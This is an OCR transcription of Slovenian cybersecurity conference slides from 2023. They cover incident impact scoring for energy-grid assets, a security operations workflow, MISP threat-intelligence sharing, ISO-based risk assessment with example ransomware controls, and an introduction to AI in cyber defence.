
zit Združenje za informatiko in telekomunikacije



| | A | B | C | D | E | F | |
|---|---|---|---|---|---|---|---|
| 1 | Asset ID | | EST.EC/ELV.1 | EST.EC/ELV.9 | EST.EC/ELV.4 | EST.EC/ELV.15 | EST.EC |
| 2 | Asset type | | RTU | SCADA | Substation | Router/cellular modem | OMS |
| 3 | Asset vendor | | Martem | Schneider Electric | | Teltonika | Trimble |
| 4 | Asset product | | Telem-GW6 | EcoStruxure ADMS | | RUTX12 | DMS |
| 5 | Asset level | | Level 1 | Level 2 | Level 2 | Level 2 | Level 3 |
| 6 | Dependency | | | EST.EC/ELV.1 ProvidesSituation | EST.EC/ELV.1 BelongsTo | EST.EC/ELV.1 Connects | EST.EC |
| 7 | Incident type | | Firewall Deny | Firewall Deny | Firewall Deny | Exploit | Exploit |
| 8 | Attack techniques | | | T0886, T0888 | T0814 | T1105, T1190, T0814 | T1210 |
| 9 | SIEM magnitude | 0,10 | 5,33 | 5,33 | 5,33 | 7,33 | |
| 10 | CVSS V2.0 | 0,10 | 7,50 | 8,75 | | 9,33 | |
| 11 | System scale | 0,05 | 7,00 | 6,00 | 6,00 | 6,00 | |
| 12 | Public safety concern | 0,05 | 6,00 | 5,00 | 5,00 | 5,00 | |
| 13 | Workforce safety concern | 0,05 | 5,00 | 4,00 | 1,00 | 4,00 | |
| 14 | Ecological concern | 0,05 | 4,00 | 3,00 | 3,00 | 3,00 | |
| 15 | Financial impact on utility | 0,05 | 8,00 | 6,00 | 6,00 | 6,00 | |
| 16 | Restoration costs | 0,05 | 8,00 | 6,00 | 1,00 | 6,00 | |
| 17 | Negative impact on generation capacity | 0,05 | 10,00 | 8,00 | 3,00 | 8,00 | |
| 18 | Negative impact on energy market | 0,05 | 9,00 | 7,00 | 3,00 | 7,00 | |
| 19 | Negative impact on transmission system | 0,05 | 9,00 | 7,00 | 3,00 | 7,00 | |
| 20 | Negative impact on customer service | 0,05 | 7,00 | 6,00 | 6,00 | 6,00 | |
| 21 | Destroys goodwill toward utility | 0,05 | 3,00 | 2,00 | 2,00 | 2,00 | |
| 22 | Immediate economic damage | 0,05 | 8,00 | 6,00 | 6,00 | 6,00 | |
| 23 | Long term economic damage | 0,05 | 7,00 | 6,00 | 6,00 | 6,00 | |
| 24 | Privacy loss of stakeholders | 0,05 | 10,00 | 8,00 | 4,00 | 8,00 | |
| 25 | Resilience of asset | 0,05 | 6,00 | 5,00 | 5,00 | 5,00 | |
| 26 | Relevance of asset | 0,05 | 9,00 | 7,00 | 7,00 | 7,00 | |
| 27 | Impact score | 1,00 | 7,08 | 6,01 | 3,88 | 6,27 | |
| 28 | | | | | | | |
| 29 | | | | | | | |

Control panel | SIEM logs | Incident impact assesment | Mitigation selection | Mitigation implementation




# Odločitveni sistem

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža


Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Proces

CPE-ji, CVE-ji in odvisnosti virov

Identifikacija ogroženih virov in ranljivosti



Proaktivno

Reaktivno

Vulnerabilities

Assets

| | | |
|---|---|---|
| $CVSS(a_1,v_1)$ | ... | $CVSS(a_1,v_m)$ |
| ... | ... | ... |
| $CVSS(a_n,v_1)$ | ... | $CVSS(a_n,v_m)$ |

Agregacija


Identifikacija incidentov (analiza in obogatitev IoC-jev in podatkov)

Ocenitev vpiva incidentov

Incidents


Assets


| | | |
|---|---|---|
| $S(a_1,i_1)$ | ... | $S(a_1,i_m)$ |
| ... | ... | ... |
| $S(a_n,i_1)$ | ... | $S(a_1,i_m)$ |



IoC-ji in podatki o kibernetskih dogodkih (SIEM)

Skupinsko odločanje



Identifikacija premostitvenih ukrepov in strategij

Ocenitev premostitvenih ukrepov in strategij

Efficiency

Mitigations

| |
|---|
| $E(m_1)$ |
| ... |
| $E(m_p)$ |

Izbira in implementacija premostitvenih ukrepov in strategij

Ukrepi, TTP-ji

Učinkovitost implementacije


SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Umestitev procesa v VOC



Nadziranje IT/OT infrastrukture

Zbiranje in koreliranje logov

Opozarjanje

"Ticketing"

VOC L1/L2 izračun resnosti

VOC L1/L2 preiskave in odzivanje

Repozitorij (SAPPAN)

CTI (IoCs)

Izvedba odzivnih procedur

Procesni stroj (TheHive/Cortex)

SOC L3 izračun resnosti

VOC L3 ukrepi, odzivanje in poročanje

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost


IKT horizontalna mreža

Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije

# Upravljanje odzivnih procedur


- BPMN 2.0
- CACAO 1.0




## Phishing Incident Response Procedure




```
{
  "type": "playbook",
  "spec_version": "1.1",
  "id": "playbook--8bf32013-452e-5555-8d42-12001e0ecd60",
  "name": "Phishing Incident Response Procedure",
  "playbook_types": [
    "remediation",
    "detection",
    "mitigation",
    "investigation"
  ],
  "created_by": "identity--0a7d4546-8846-5577-9c89-1240a0ea2c4e",
  "created": "2023-02-23T14:58:08Z",
  "modified": "2023-02-23T15:20:08Z",
  "workflow_start": "Step--9935d2ca-5f1a-5bc0-aa51-1c0758b9b5f1",
  "workflow": {...}
}
```




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# VOC Informatike – MISP

- ‘Open Source’ TI platforma
- izmenjava, kolaboracija in deljenje obveščevalnih podatkov o grožnjah med organizacijami in skupnostmi
- različni podatki o grožnjah (IOC, C2 vzorci kode, profili akterjev groženj, ukrepi, rešitve, orodja …) – skladišče obveščevalnih podatkov o grožnjah
- standardiziran tip podatkov (STIX, json, xml, csv …)
- deljenje podatkov med zaupanja vrednimi strankami, skupnostmi (CERT, NATO, Energetika …)
- korelacija med zapisi, ki omogoča identifikacijo TTP in boljše razumevanje
- kolektivna obramba

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# VOC Informatike – MISP

- V operativni uporabi 6 mesecev
- 45.701 IP na referenčnem seznamu (IOC, C2)
- Cca 400 dogodkov/mesec
- 7 resnih


zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Kaj smo dosegli z R&R?

- Proaktiven in celovit pristop h KV
- Upravljanje in implementacija učinkovitih premostitvenih ukrepov in strategij, s katerimi lahko vnaprej naslovimo kibernetske grožnje
- Stroškovna in izvedbena učinkovitost
- Poenotenost z EU zakonodajo v luči direktive NIS 2
- Povečanje kibernetske odpornosti EE sistema v realnem času
- Primernost rešitev za različna korporativna okolja in podjetja
- Izboljšava informacij za odločanje o KV
- Vpetost človeka v KV na različnih organizacijskih nivojih
- Izemnjava informacij o kibernetskih grožnjah
- Standardizacija in povečanje učinkovitosti odzivov
- Vertikalno in horizontalno povezovanje (podjetja, deležniki, organizacijski nivoji, delovni procesi, EU prostor …)

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako analizirati kibernetska tveganja ter ugotovitve praktično uporabiti?

~Marko Zavadlav, PRO.astec~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

# AGENDA

- Kdo smo?
- Zakaj upravljati tveganja?
- Metodologija
- Ocena in analiza
- Ukrepi/kontrole

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# O predavatelju

Marko Zavadlav


- Vodilni presojevalec ISO/IEC 27001
- Presojevalec ISO 22301
- Presojevalec ISO 9001
- Presojevalec TISAX
- Preizkušeni revizor informacijskih sistemov

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Zakaj upravljati tveganja

**Kibernetske grožnje – pred kom se branimo?**

- Notranji nepridipravi
- Okvare
- Napake ljudi
- Kriminalne organizacije
- Samostojni napadalci, katerih cilj je denar
- Organizirani napadalci, podprti s strani držav

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Zakaj upravljati tveganja

## Kaj je tveganje?

- Kombinacija verjetnosti dogodka in njegove posledice. (ISO/IEC 73)
- vpliv negotovosti na cilje, učinek pa je pozitivno ali negativno odstopanje od pričakovanega (ISO 31000)

# Zakaj upravljati tveganja

- Zmanjšujemo verjetnost uresničitve grožnje
- Zmanjšujemo posledice realizirane grožnje
- Zmanjšamo tveganje!

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije


zit Združenje za informatiko in telekomunikacije

# Metodologija

## Pred samo izvedbo ocene

*Vrednosti tveganj (T=V+P-K)*

| Ocena verjetnosti | | | | | | |
|---|---|---|---|---|---|---|
| | 5 | 5 | 10 | 15 | 20 | 25 |
| | 4 | 4 | 8 | 12 | 16 | 20 |
| | 3 | 3 | 6 | 9 | 12 | 15 |
| | 2 | 2 | 4 | 6 | 8 | 10 |
| | 1 | 1 | 2 | 3 | 4 | 5 |
| | | 1 | 2 | 3 | 4 | 5 |
| | | Ocena posledice | | | | |




zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Metodologija

- Matrika
- Vrednosti
- Sprejemljivi nivo
- Odgovornosti
- Perioda
- Osnovni nabor groženj
- Predlog in potrjevanje kontrol/ukrepov
- Nadzor nad učinkovitostjo kontrol

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Ocena in analiza - primer

- Grožnja – izsiljevalski virusi
- Ranljivost – nezaščiteni sistemi, nepoznavanje kibernetske higiene, operacijski sistemi brez proizvajalčeve podpore, neustrezne varnostne kopije, slaba varnost znotraj omrežja

- Verjetnost pojavitve
- Posledice (finančne, ugled, operativne)

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Ocena in analiza - kontrole

- Preventivne kontrole
- Detektivne kontrole
- Korektivne kontrole

# Ocena in analiza – kontrole primer

Preventivne kontrole:

- Protivirusna zaščita na delovnih postajah
- Protivirusna zaščita na strežnikih
- Protivirusna zaščita na poštnem strežniku
- Izobraževanje in ozaveščanje
- Zaščita in izolacija pomembnih podatkov

# Ocena in analiza – kontrole primer

Detektivne kontrole:

- EDR (endpoint detection and response)
- XDR (Extended detection and response)
- SIEM (Security information and event management)
- SOC (Security Operations Center)

# Ocena in analiza – kontrole primer

Korektivne kontrole:

- Varnostne kopije
- Ekipa za odziv na kibernetske varnostne incidente

# Zaključek

- Osnove
- Pomembnost
- Kibernetska higiena

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

# Hvala za pozornost!

Marko Zavadlav
marko.zavadlav@astec.si

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

# Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

## ~Aktualni izzivi in rešitve za podjetja~

**27. oktober 2023, 9:00-14:00**
**GZS, Dvorana A**

Telekom Slovenije

CREAPLUS

CREAPLUS

zit SeKV

Združenje za informatiko in telekomunikacije
**Kibernetska varnost**


# Kaj AI prinaša področju kibernetske varnosti? Primer uporabe AI v obrambnih programih

**KONFERENCA: Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?**
Gospodarska zbornica Slovenije
27. 10. 2023

- CREAPLUS zaposluje vrhunske strokovnjake s področja informacijske varnosti in kriptografije, vključene v globalne obrambne in varnostne projekte.
- Vzdržujemo visoke standarde varnosti in z lastnimi rešitvami za kritične naloge na področju informacijske varnosti zmanjšujemo stroške podjetjem in drugim organizacijam.
- Naše stranke se zanašajo na nas za podporo pri osrednjih poslovnih operacijah, za zagotavljanje skladnosti, zaščito podatkov in informacijsko varnost.


# UMETNA INTELIGENCA IN KIBERNETSKA VARNOST

- **Umetna inteligenca že več kot desetletje spreminja kibernetsko varnost**, pri čemer strojno učenje pospešuje odkrivanje groženj in prepoznavanje odstopanj.
  - Pri uporabi AI je v središču pomoč ljudem, da delujejo učinkoviteje, s tem da občutno zmanjšajo porabo časa, denarni vložek in spretnosti, ki so zahtevane za izvajanje nalog.
  - Prednost tehnologije je v sposobnosti samoučenja, tako da lahko natančno napoveduje izid, prepoznava vzorce in samodejno izvaja prilagoditve na podlagi tako preteklih kot trenutnih informacij.

